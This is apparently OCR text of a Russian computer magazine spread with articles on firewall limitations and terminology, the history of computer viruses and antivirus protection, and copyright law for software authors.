Некоторые firewall`ы пропускают только сообщения электронной почты, то есть защищают сеть от любых атак, кроме атак по почте. Другие только блокируют службы, потенциально угрожающие безопасности.

Но это только вопрос выбора. То есть можно установить несколько похожих программ. Есть, кроме этого, некоторые напасти, от которых ни один firewall не может защитить в принципе.

Например, файрвол бессилен, если атака выполняется не через него. Многие подключенные к инету корпорации очень опасаются утечки конфиденциальных данных через этот канал. Ошибкой многих пользователей (в том числе и крупных организаций) является установка дорогих firewall`ов, но полный ignore многих других дыр, от которых невозможно защититься с помощью одной программы. В идеале, файрвол должен быть частью системы безопасности, а не единственным спасением. Задаваемые в нем правила должны соответствовать общей защите компьютера. Если есть совершенно секретная или очень дорогая информация, самый лучший способ оградить ее от чужих глаз - не подключаться к интернету (все-таки firewall - защита больше от идиотов, чем от грамотных взломщиков). Очень популярная ошибка - считать, что firewall может защитить от вирусов. ТОВАРИЩИ, пользуйтесь АНТИВИРУСАМИ для этих целей :-).

Дело в том, что есть много способов кодирования двоичных файлов для передачи по сетям, а также слишком много различных вирусов, чтобы можно было пытаться выявить их все. В общем случае, firewall не спасает от атаки на базе данных, когда программа в виде данных посылается на внутренний хост, где затем выполняется. Тем не менее, многие производители ПО предлагают файрволы, "выявляющие вирусы". Они будут полезны только наивным пользователям, обменивающимся выполняемыми программами или документами с потенциально разрушительными макросами.

ЧТО В ИТОГЕ?

FireWall - довольно мощная штука, позволяющая сильно уменьшить вероятность проникновения на твой компьютер. НО. Эта вероятность станет близкой к нулю, если соблюсти простые правила:

- нормально настроить программу соответственно общей политике безопасности и необходимости;
- использовать комплекс мер по безопасности, а не только firewall.

СЛОВАРИК ПО FIREWALL`AM

- **Abuse of Privilege** - Злоупотребление привилегиями.
- **Access Control Lists** - Списки управления доступом с правилами для фильтрации пакетов.
- **Access Router** - Маршрутизатор доступа, связывающий локальную сеть с интернетом.
- **Authentication** - Аутентификация, т.е. процесс определения идентичности юзера, пытающегося получить доступ к системе.
- **Authorization** - Авторизация, т.е. процесс определения того, какие типы действий разрешены.
- **Bastion Host** - Опорный хост, специально усиленный для противостояния атакам.
- **Challenge/Response** - Запрос/Ответ, метод аутентификации, при котором сервер посылает случайный запрос юзеру, который выдает ответ с помощью какого-нибудь средства аутентификации.
- **Data Driven Attack** - Вид атаки, при котором она маскируется под безвредное ПО или данные.
- **Defense in Depth** - Углубленная защита, при которой каждая система в сети защищается до максимально возможного уровня.
- **DNS spoofing** - Подделка имен DNS, реализуется с помощью либо изменения кэша службы имен на целевой системе, либо взлома доменного сервера имен допустимого домена.
- **Dual Homed Gateway** - Шлюз с двумя адресами, т.е. система, имеющая два или более сетевых интерфейса, подключенных к разным сетям.
- **Insider Attack** - Внутренняя атака, выполняемая из защищенной сети.
- **IP Spoofing** - Подмена IP-адресов, по сути, атака, при которой система выдает себя за другую, используя ее сетевой IP-адрес.
- **Logging** - Журнализация процессов о событиях, произошедших на брандмауэре или в сети.

Roman AKA Docent (dOcent@rambler.ru)

КОМПЬЮТЕРНЫЕ ВИРУСЫ

КАК ПРАВИЛЬНО ПРЕДОХРАНЯТЬСЯ

Ты постоянно слышишь о новых эпидемиях сетевых червей, которые становятся все более опасными, а их создатели проявляют такую зловещую и неутомимую изобретательность, что трудно представить, что мы можем обнаружить на наших компах завтра. Какой новый червяк окажется в твоем почтовом ящике? Какая новая зараза уничтожит всю инфу на твоем жестаке? Кто воспользуется твоим доступом в Сеть или твоей кредой?...

Давай разберемся, так ли уж неизбежны тяжкие последствия вторжения вируса на твой комп, стоит ли этого бояться, а главное - как сделать так, чтобы о новой эпидемии ты всего лишь услышал в новостях и никогда не прочувствовал ее на собственной шкуре.

НЕМНОГО ИСТОРИИ

Точное время появления вирусов вряд ли можно определить, так как, вполне возможно, что действия первых вредоносных программулек могли принимать за неисправности каких-либо узлов компьютера или его программного обеспечения. Началось все где-то в начале 70-х. Именно тогда случилась эпидемия вируса, который назывался Pervading Animal. Этот вирус дописывал себя к запускающим файлам программ, чем снижал производительность компьютерных систем того времени. В общем-то, все было бы не так страшно, но ведь системы в то время были не очень-то мощные, и любая лишняя программа могла сильно повлиять на их работоспособность. Примерно в то же время появился и первый сетевой вирус, получивший название Creeper. Вирус всего лишь копировал себя на новые системы. Для борьбы с ним была выпущена программа Reeper, которую по праву можно называть первым антивирусом.


В начале 80-х, когда компьютеры начали уменьшаться в размерах, падать в цене и пошли в массы, стало появляться много софта, созданного любителями. Среди любителей были и те, которым больше нравилось писать вредные программы, чем полезные. Таким образом, количество всевозможных вирусов стало стремительно увеличиваться. В 1981 году появился вирус Elk Cloner, который заражал компьютеры Apple II. Это был загрузочный вирус, который записывался в загрузочный сектор дискет. Проявлял он себя визуально, выводя сообщения на экран, переворачивая картинку на экране или вызывая мигание экрана.

рис. Константин Комардин


В 1981 году появился вирус Elk Cloner, который заражал компьютеры Apple II.

Настоящая эпидемия разразилась к середине 80-х, с появлением вируса Brain на PC. Его написали умельцы из пакистанской конторы по продаже софта. Вирус заражал 360 Кб дискеты и выводил сообщения с адресами и телефонами его создателей, а сделано это было якобы для выяснения уровня пиратства в этой стране. Как и следовало ожидать, вирус распространился и за пределами Пакистана, вызвав нехилую по меркам того времени международную эпидемию. Разумеется, все осложнилось тем, что мир еще не был готов к столь массовому появлению и распространению вирусов. Помимо прочего, вирус являлся и первым стелс-вирусом. То есть он умело маскировал себя, заменяя при чтении зараженный кусок диска исходной чистой копией.

К 1987 году появляется огромное количество загрузочных, стелс и сетевых вирусов. Они поражают не только PC и Macintosh, но и другие системы, такие как Amiga и Atari. Появлению такого количества вирусов поспособствовало и издание литературы по



Антивирус Касперского (AVP). На сегодняшний день один из лучших
Сайт: www.kaspersky.ru



Старый добрый Dr.Web. Очень известный и не менее качественный антивирус
Сайт: www.drweb.ru

Случайно попавший на мастер-диск вирус - и весь тираж оказывается инфицированным, и, главное, выкурить вирус с болванки, как известно, невозможно.

созданию вирусов и антивирусов, в частности, книги программиста и вирусописателя Рудольфа Бюргера.

В конце 80-х начинаются массовые эпидемии сетевых вирусов, которые стали называть червями. Среди них знаменитый червь Морриса (Internet Worm), поражающий UNIX-системы и нанесший компаниям по всему миру колоссальные убытки общей суммой в 96 миллионов долларов. Этот вирус не только распространялся по Сети, пользуясь уязвимостями UNIX и заражая компьютеры, но и умел подбирать пароли пользователей. В то же время появляются и первые серьезные антивирусные программы, успешно развивающиеся и сейчас - это Norton Anti-virus компании Symantec, Dr.Solomon's Anti-virus Toolkit и отечественный AntiViral Toolkit Pro Касперского. К тому времени вирусные эпидемии повсеместно начались и в нашей стране.

В начале 90-х вирусы стали активно создаваться и отечественными умельцами. Тогда же появляется понятие полиморфный вирус. Вирусы становятся все сложней, сочетают в себе различные способы распространения и заражения, используют антиотладочные алгоритмы и шифрование, что требует нового подхода к лечению вирусов.

В 1992 году вирусы, рассчитанные на заражение систем, отличных от PC, практически вымирают. Все больше появляется вирусов, рассчитанных на заражение файлов и загрузочной записи в среде MS-DOS. Кроме них появляются так называемые конструкторы вирусов, с помощью которых даже простой пользователь, незнакомый с программированием, может собрать новый вирус из готовых модулей. Конторы, выпускающие антивирусный софт, преувеличивают опасность вирусов, кроме того, кто-то пускает ложные слухи о несуществующих вирусах - все это приводит к стремительному росту популярности антивирусных программ и приносит их создателям немалый доход. А также этот год примечателен тем, что появляется первый вирус под Windows.


К середине 90-х годов, с появлением CD, вирусы получают новый способ распространения. Случайно попавший на мастер-диск вирус - и весь тираж оказывается инфицированным, и, главное, выкурить вирус с болванки, как известно, невозможно. Тогда же распространяется один из наиболее опасных вирусов - OneHalf, встречающийся и по сей день. К тому времени в борьбу с вирусописателями вступает закон, и в результате немало таких умельцев, как одиночек, так и целых групп, оказываются пойманными и арестованными.

1995 год ознаменовался обнаружением первого макровируса под MS Word. Ну а к 1996 не заставил себя ждать и первый макровирус под MS Excel. В том же году появляются первые серьезные вирусы под Win95, а также под OS/2. Начинается эра коварных макровирусов, портящих и уничтожающих электронные документы и нагоняющих ужас на офисных работников по всему миру. Еще бы, кому понравится вдруг обнаружить в важном отчете нецензурные выражения, не найти нужного документа, над которым работал много времени, или получить неверные результаты вычислений в таблицах? А ведь это далеко не предел возможностей макровирусов!

К концу 90-х, с развитием Linux, создатели вирусов не обошли вниманием и эту операционку. А с повсеместным распространением интернета и электронной почты появляются новые типы вирусов, написанные на JavaScript и других языках интернет-программирования. Теперь достаточно встроить вредоносный скрипт в тело сайта или письма, и ничего не подозревающий пользователь, открыв сайт, может заразить свой комп. Последствия таких вирусов, хотя это скорее не вирусы, а вредоносные скрипты, как правило, не очень страшны и нетрудно устра- »

няются, но нервов все это может потрепать немало. Например, один из таких вирусов на JS издавал через динамики поросячий визг при просмотре сайтов в браузере. Некоторые, более опасные, пытаются получить доступ к каким-либо файлам посетителя.

Ну а что было потом, ты, скорее всего, знаешь - начало 21 века ознаменовалось возвращением сетевых червей в новом зловещем обличии, они научились практически незаметно распространяться через электронную почту и сайты, использовать различные дыры операционных систем и программ. К тому же бурное развитие умных мобильных устройств дало новую почву создателям вирусов - заражению подвержены не только настольные компьютеры, серверы и сети, но также КПК и мобильные телефоны.




Стокона Антивирус. Еще одна программа наших разработчиков. Относительно новый продукт, но, по заверениям создателей, неплохой
Сайт: www.stocona.ru

ФАКТОРЫ РИСКА И ПРОФИЛАКТИКА

■ Но довольно лирики, перейдем к главному номеру нашей программы. Наилучший способ не схватить свеженький и не очень вирусняк - это отказаться от инета и вообще не включать компьютер, не давать никому в руки свою КПК'шку и не ставить на нее никаких программ, кроме тех, что были в ней предустановленны, выкинуть мобильник и разговаривать только по механическому дисковому телефону-вертушке. Шутка. А если серьезно, то лучший способ не пасть жертвой вирусной эпидемии - это, как и в медицине, профилактика и бдительность. Ведь легче не допустить заражения, чем потом устранять последствия и оплакивать потерянные данные и рухнувшие сети. Для начала стоит определить основные источники распространения вирусов.

На первом месте находятся, конечно же, интернет и локальные сети. Источником могут быть электронные письма, сайты, скачиваемые файлы, а некоторые черви способны размножаться по сети сами по себе от машины к машине, инфицируя служебные файлы. Через почту распространяются в основном черви и трояны, которые могут быть присоединены к письму в виде аттачмента или встроены в тело самого письма. Если в первом случае можно просто не открывать и не читать подозрительное письмо с прикрепленным файлом, то во втором присутствие в письме вируса может быть выявлено только при его открытии, и то не сразу (а может быть, и вообще до поры до времени никак не проявится). Отсюда вывод: ни в коем случае нельзя открывать письма, пришедшие от неизвестных людей, а также явный спам. Их лучше просто сразу удалить. Другое дело, если письмо пришло от известного тебе человека, который не подозревает, что на его компьютер уже попала какая-то зараза. Ведь коварность червей в том, что, однажды попав в комп, они способны разослать свою копию всем людям в твоей адресной книге без твоего ведома или расползтись по локальной сети. В этом случае помочь может только своевременно и регулярно обновляемая антивирусная программа с функцией монитора, который может проверять все приходящие в систему файлы на лету и который просто не даст запуститься зараженному файлу. Примером таких программ являются отечественные AVP и Dr.Web. Последствия, вызванные червями, могут быть самыми разнообразными: как безобидными, так и очень неприятными, вплоть до уничтожения каких-либо данных на твоем компе, вызова сбоев, мешающих работе, или краха операционки. Ну а про трояны все понятно: если попал к тебе такой вирус, значит, кто-то получит доступ к твоей тачке, сможет вытянуть твои пароли, просмотреть или уничтожить какие-либо данные. Защититься от трояна поможет не только антивирус, но и хороший и правильно настроенный файрвол, который даже в случае инфицирования не позволит серверной части этого трояна установить соединение со своим хозяином. Не исключено, правда, что существуют вирусы, способные внести изменения в настройки файрвола и сами себе позволить удаленный доступ.



FixBlast от Symantec. Эта программа помогла миру выкурить Blaster
Сайт: www.symantec.com

Что касается сайтов, содержащих в своем коде вредоносные скрипты, то обычно такое встречается на чьих-либо домашних страничках, хакерских сайтах, ну и, конечно же, на порносайтах. Еще шанс схватить такой вирус может быть в криво написанных форумах и чатах. Поскольку такие вирусы пишутся в основном на JS и Java, то защитить свой комп от такого злодеяния можно, отключив в браузере обработку и выполнение Java-скриптов. Опять же, некоторые файрволы позволяют фильтровать скрипты.

Об обязательной проверке скачанных из инета файлов я даже не стану говорить - ты это и сам знаешь.

И еще немного о червях. Многие из них основаны на дырах и уязвимостях операционных систем, серверов, почтовых клиентов и браузеров. От таких вирусов антивирусные программы не всегда могут спасти. Зато вовремя установленная заплатка или обновление операционки, серверного и клиентского софта может избавить тебя от головной боли при попадании такого вируса на твой комп или сервер. Поэтому почаще читай bugtraq и прочие новости на сайтах компьютерной бе-

Известный и очень качественный антивирус Norton Antivirus
Сайт: www.symantec.com

Основным средством защиты от вирусов является, прежде всего, твоя собственная бдительность.

зопасности, которые ты без труда отыщешь в инете.

Напомню тебе о печально известном черве Blaster, вот он как раз был рассчитан на сетевую уязвимость в Win2000 и XP. Антивирусные программы с ним не справлялись. Распространялся он сам по себе через сеть. Стоило выйти в сеть, в которой был хотя бы один зараженный этим червем компьютер, как вирус тут же перебирался и на чистую машину. А проявлялся он весьма неприятно: при наличии любого соединения с сетью он выдавал сообщение о завершении работы и через 40 секунд перезагружал комп. Из-за этого нарушалась работа целых сетей на предприятиях, и вставала работа у самих сотрудников, пока админы искали лекарства. Спасибо компании Symantec, которая выпустила специальную программу FixBlast, которая обнаруживала этого червя и под корень удаляла его с машины. После чего требовалось как можно скорей установить выпущенную по такому случаю заплатку, закрывающую дырку в операционке.

На второе место можно поставить некоторые хакерские программы, любезно предлагаемые добрыми хакерами для взлома чего-либо. Вспомни хотя бы истории о "крякере интернета". Некоторые из этих программ, конечно, выполняют свою "работу", и пользователь думает, что все прекрасно, а коварная программа тем временем заодно инфицирует его комп или передает своему создателю какие-нибудь конфиденциальные данные. Подобную историю приходилось как-то наблюдать с программой для сканирования асечных номеров на существование левого примари-адреса - в ней скрывался троян, так что человек, использующий такую программу, запросто мог лишиться и собственного номера аси.

Сюда же попадают и всяческие пиратские (и не только пиратские) программы и прочий варез, распространяющийся на варезных сайтах или на пиратских дисках. Это добро берется из разных источников, и тот, кто его выкладывает для скачивания или записывает на диски, может не потрудиться проверить его на вирусы или даже сознательно инфицировать.

Не забудем и про документы. Ведь ты же наверняка скачиваешь компьютерную документацию, рефераты и электронные книги из Сетки? Благо современные антивирусные программы способны проверять также и документы на наличие макровирусов.

Что тут говорить? Варез, хакерский софт и различные доки, все, конечно, любят, но в любом случае, чтобы защититься от столь глупого заражения, не стоит лениться проверить их свежим антивирусом, перед тем как запускать.

На третье место поставим, пожалуй, компьютеры общественного пользования, которые имеются в компьютерных клубах, учебных заведениях и офисах. Все, что ты приносишь на свой домашний комп с таких машин, обязательно должно проверяться на наличие вирусов. Мало ли кто до тебя работал на этом компе, и что за заразу он туда занес.

ЧТО НАДО ЗНАТЬ ОБ АНТИВИРУСНЫХ ПРОГРАММАХ

Современные антивирусные программы достаточно надежны и могут избавить тебя от массы проблем. Они дают возможность пройтись по всем файлам на диске и выявить инфицированные файлы. Они позволяют просканировать оперативную память на наличие в ней заразы, обычно, кстати, этот процесс запускается при старте антивирусной программы. В них может присутствовать функция проверки загружаемого в браузере сайта. Также они позволяют проверить файл при запуске и не допустить запуск инфицированного файла. В зависимости от поражения, антивирус может произвести удаление деструктивного кода из файла. Любой современный антивирус умеет подгружать новые антивирусные базы из инета. Базы имеет смысл обновлять настолько часто, насколько это обеспечивает разработчик антивирусной программы.

Обычно антивирусная программа состоит из двух частей: монитора и сканера. Сканер запускается вручную и позволяет проверить на наличие вирусов как весь жесткий диск, так и отдельные файлы и папки. А монитор контролирует опасные ситуации и может блокировать инфицированный файл на стадии запуска. Недостаток монитора (особенно AVP'шного - прим. peg.) разве что в его тормозности, так как он постоянно присутствует в памяти и сканирует на наличие вирусов любой запускающийся файл, а также оперативную память. В то же время, это наиболее надежное средство предотвращения распространения вирусов.

РЕЗЮМЕ

Подведем итог. Основным средством защиты от вирусов является, прежде всего, твоя собственная бдительность. Никогда не следует открывать почтовые сообщения от неизвестных адресатов, проверяй все скачиваемые и получаемые из других внешних источников файлы, следи за информацией о новых уязвимостях и своевременно скачивай обновления операционных систем, клиентских и серверных программ. Не забывай регулярно обновлять антивирусные программы. Делай резервные копии всех важных файлов и документов. Периодически проводи проверку на вирусы всех важных файлов и папок. Вот, собственно, те простые правила, которые позволят избежать множества проблем. Не забывай, что проще снизить риск заражения системы вирусом, чем потом избавляться от него.

matt gophph (matt@nm.ru)

COPYRIGHT АКА ПРАВИЛЬНОЕ КОПИРОВАНИЕ

ОБ АВТОРСКИХ ПРАВАХ И ИХ ПРАКТИЧЕСКОЙ ЗАЩИТЕ

"© 2003-2004 Я любимый". Такая надпись внизу формы - это стильно, модно... и защищает мои авторские права. Не совсем так ;). Права-то тебе принадлежат, но "©" тут ни при чем и ни от кого их не защищает...

ВВЕДЕНИЕ В КУРС


Сегодня мы поговорим об авторском праве на проги. Конечно, все слышали об авторском праве, интеллектуальной собственности и проблемах с их соблюдением на постсоветских территориях. Проблемы эти волнуют, в основном, здоровые конторы, типа мелкософта, и вызваны, прежде всего, массовостью продаж и невозможностью отследить каждый проданный или скопированный компакт. Но поскольку мы не придерживаемся девиза "in every home on every desk", и наши с тобой программистские труды направлены на узкий круг платежеспособного населения, все у нас будет в лучшем виде.

ЧТО ОХРАНЯЕТ АВТОРСКОЕ ПРАВО

Если пропустить всякие литературные, аудиовизуальные произведения, скульптуры и чертежи, то авторское право распространяется на "любые программы для ЭВМ или базы данных, как выпущенные, так и не выпущенные в свет, представленные в объективной форме, независимо от их материального носителя, назначения и достоинства". Другими словами, авторское право распространятся на любые виды программ (ось, утилита, пакет), находящиеся в любой форме (исходный текст, объектный код), т.е. практически на все программистские труды, за исключением гениальных идей, принципов, алгоритмов и прочих абстракций. Авторское право на базу данных является собственностью ее авторов независимо от содержимого (если соблюдены права авторов содержимого).

"ЗАКРЕПЛЕНИЕ" АВТОРСКОГО ПРАВА

Вот написал ты программу, отладил, протестировал ее и готов к распространению. Теперь надо "закрепить" за собой авторское право. Тут все гораздо проще даже чем "© 2004 Я любимый". Авторское право возникает при создании программы. Т.е. тебе не надо нигде регистрироваться, никому платить и ничего заполнять - никаких формальностей! Оно твое - бери и пользуйся! А для того чтобы страна знала своих героев и их права, ставишь знак охраны авторского права: "© 2004 Я самый любимый". Как видишь, эта модная строчка ничего, кроме информационной нагрузки, не несет - ничего не защищает и не гарантирует. Кроме символа © (он же "копирайт", он же "(C)" в ASCII, он же 00A9 в Unicode, он же Alt+0169 на числовой клавиатуре), знак авторского права должен содержать имя правообладателя и год первого (!) выхода программы в свет. Так что о смысле надписи "© 1985-2001" можно только догадываться...



Знак авторского права

Другими словами, авторское право распространятся на любые виды программ (ось, утилита, пакет), находящиеся в любой форме (исходный текст, объектный код).

ПРАВА, КОТОРЫЕ "RESERVED"

А теперь давай прикинем, что же эти авторские права (которые "all reserved") дают. Права бывают неимущественные и имущественные. Неимущественные - это право признаваться автором, право на обнародование произведения (здесь и дальше читай - проги) и на его отзыв, а также право на защиту от искажения или, цитирую, "иного посягательства, способного нанести ущерб чести и достоинству автора". Другими словами - чтобы тебе было приятно ;). Есть один нюанс относи-

тельно защиты от искажения, к которому мы еще вернемся.

Имущественные права выражаются, прежде всего, в том, что авторское право носит исключительный характер. Это значит, что автор имеет право разрешать, запрещать (одним словом - санкционировать) использование своего произведения другими лицами. В общем-то, список того, что дают автору его исключительные права на использование произведения, достаточно длинный, но недостаточно интересный, чтоб тратить не него бумагу. Основное - это право на распространение, модификацию, перевод и выпуск в свет. Как только ты написал прогу, автоматически получаешь все вышеперечисленные права и возможности (как уже было сказано, без всяких регистраций и формальностей). Но! Другое дело, если ты работаешь в какой-то конторе, и прога написана в порядке выполнения служебных обязанностей. Тогда авторские права принадлежат тебе, а вот имущественные - дядьке-работодателю. Т.е. можешь гордиться и хвастаться, но ни копейки ценностей (кроме того, что обещало начальство) ты за это не получишь. Да, вот еще что касается служебных произведений: работодатель может указывать на них свое наименование. Т.е. не "© 2004 Alex Junky Smith, John Doe, Bla-bla-bla", а всего лишь "© 2004 Supersoft".

ПОШЛО ПО РУКАМ...

■ Так как насчет использования твоей проги заинтересованными челами? Разрешается оно только по договору с правообладателем (т.е. с тобой или с начальством). Но если кренделъ уже купил у тебя прогу (со всеми договорами, гонорарами и прочими материальными приятностями), то перепродавать (тот же экземпляр!) он может без твоего ведома.

Если ты решился выложить свое творение в Сеть, скорее всего, заключить договор в письменной форме со всеми желающими воспользоваться твоим произведением не удастся :(. Да и сам посуди, на сколько прог из своего арсенала ты подписывал договор?.. Вот именно для таких случаев допускаются изобретения, типа лицензионных соглашений - изложение договора на каждой копии. Хотя, наверное, ты тоже ни одно из них не прочитал до конца ;). Вот из-за таких у больших контор теперь проблемы...

ХОЗЯИН - БАРИН

■ Так вот, если чел купил у тебя прогу... Кроме права перепродать ее, он также может исправлять в ней явные ошибки (надеюсь, до этого не дойдет ;)), делать копию (резервную, естественно) и даже декомпилировать твое творение для организации взаимодействия с другими прогами или изучения структуры данных (это и есть обещанный нюанс к вопросу о защите от искажения). И это все без твоего согласия, материального бонуса и искренней благодарности.

СОАВТОРСТВО

■ Хорошо, если прога маленькая и запросто пишется собственными силами. А как быть, если приходится работать толпой? Тогда авторское право принадлежит всем одинаково, независимо от целостности продукта и половых отношений между вами. Но если какая-то часть произведения может использоваться независимо от остального (типа "Сапера" в винде), то автор может использовать ее по своему усмотрению. Если же все-таки из песни слова не выкинешь, и ваш совместный продукт представляет неразрывное целое, то ни один из соавторов не вправе запретить использование произведения без достаточных оснований.

НАЙДЕТСЯ ВДРУГ МУ... ЧУДАК

■ Если же нашелся беспредельщик, который после всех твоих предупреждений нарушил авторское право, кровно обидел тебя и нанес непоправимый моральный (не гово- »

ря уже о материальном!) ущерб, то мы любому обоснуем, кто он и что он.

Цивильным решением подобных проблем занимаются: для физических лиц - районные, городские суды; для юридических - арбитражные. Вот туда и надо двигать.

От нарушителя прав ты можешь требовать их признания, возмещения убытков (включая упущенную выгоду), возврата полученного им дохода (от нарушения твоих прав) или выплаты компенсации в сумме от 5 до 50 тысяч минимальных размеров оплаты труда. А по нынешним тарифам это от 3 до 30 миллионов деревянных. Компенсация позволяет избежать точного подсчета убытков. То есть ты показываешь, что они у тебя напицо, но размер определить проблематично. Вот тогда-то тебе светит компенсация. Но если уж будет доказано, что никаких убытков ты не понес, то ни о первом, ни о втором можешь и не думать. Зато остается возмещение упущенной выгоды ;). Все материальные бонусы тебе светят, только если докажешь, что нарушитель преследовал экономическую выгоду. Но если уж докажешь, то его накажут еще и 10 процентами от присужденной тебе суммы, которые уйдут в бюджет. Плюс к этому, ему могут запретить использование проги, а контрафактные экземпляры (которые изготовлены с нарушением авторских прав) уничтожить или, если хорошо попросишь, передать тебе.

Ну, и если дела совсем плохи - УК РФ... А это исправительные работы (180-240 часов) или лишение свободы (до 5 лет) - как повезет.

Кстати, нарушитель авторских прав несет ответственность даже в том случае, если ты на него в суд не подавал - в рамках исполнения закона. Оно и понятно - на всех не подашь...

Я ТЕБЕ ЕГО ДАРЮ...

Ну, с беспредельщиками разобрались. Теперь разберемся с честными, чтящими чужой труд и законодательство товарищами, которые (не без корысти, правда) хотят не просто купить у тебя прогу, а получить на нее имущественные права. Для оформления подобных афер предусмотрен авторский договор, который бывает "о передаче исключительных прав" и "о передаче неисключительных прав". Первый, как следует из названия, разрешает использование проги (а также дает право на разрешение или запрещение использования другим кренделям) только челу, которому эти права передаются. Второй - дает "получателю" право использовать прогу наравне с автором и подобными личностями, заключившими с автором аналогичный договор.

■ В заявлении на регистрацию в Роспатенте даты указываются в формате ДД.ММ.ГГГ.

Если честный товарищ оказался подлецом и нарушил условия договора, наказание он понесет, в первую очередь, по указанному в нем алгоритму. Если такового не существует, тогда уж компенсации, исправительные работы и дальше по тексту.

НО ЭТО ВСЕ ТЕОРИЯ
